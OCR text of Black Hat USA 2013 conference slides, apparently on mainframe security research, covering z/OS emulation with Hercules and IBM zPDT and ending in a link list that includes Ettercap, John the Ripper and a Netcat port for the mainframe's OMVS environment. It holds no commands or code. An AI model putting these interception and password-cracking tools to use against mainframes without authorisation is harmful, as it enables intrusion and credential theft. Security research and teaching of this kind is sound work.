
- updated/maintained on github
- OpenSource

IBM System z Personal Development Tool (zPDT)

- Mainframe license required
- Runs Linux which then boots z/OS
- Comes with license on a USB fob

Hercules! Hercules!




black hat
USA 2013
http://mainframed767.tumblr.com
https://github.com/mainframed
@mainframed767
black hat
USA 2013

Links

RACF Admin Age Survey:

http://www.rshconsulting.com/surveys/RSH_Consulting__RACF_Survey_014__Age_RACF-L_Participants.pdf

Reverse NSLOOKUP

http://www.mainframegurukul.com/ibmmainframeforums/TSO-Command-retrive-Server-name-from-IP-Add-post5539.html

Ettercap

https://github.com/Ettercap/ettercap

John the ripper

https://github.com/magnumripper/JohnTheRipper

Netcat for OMVS

https://github.com/mainframed/NC110-OMVS

Hercules

http://www.hercules-390.org/

https://github.com/s390guy/hercules-390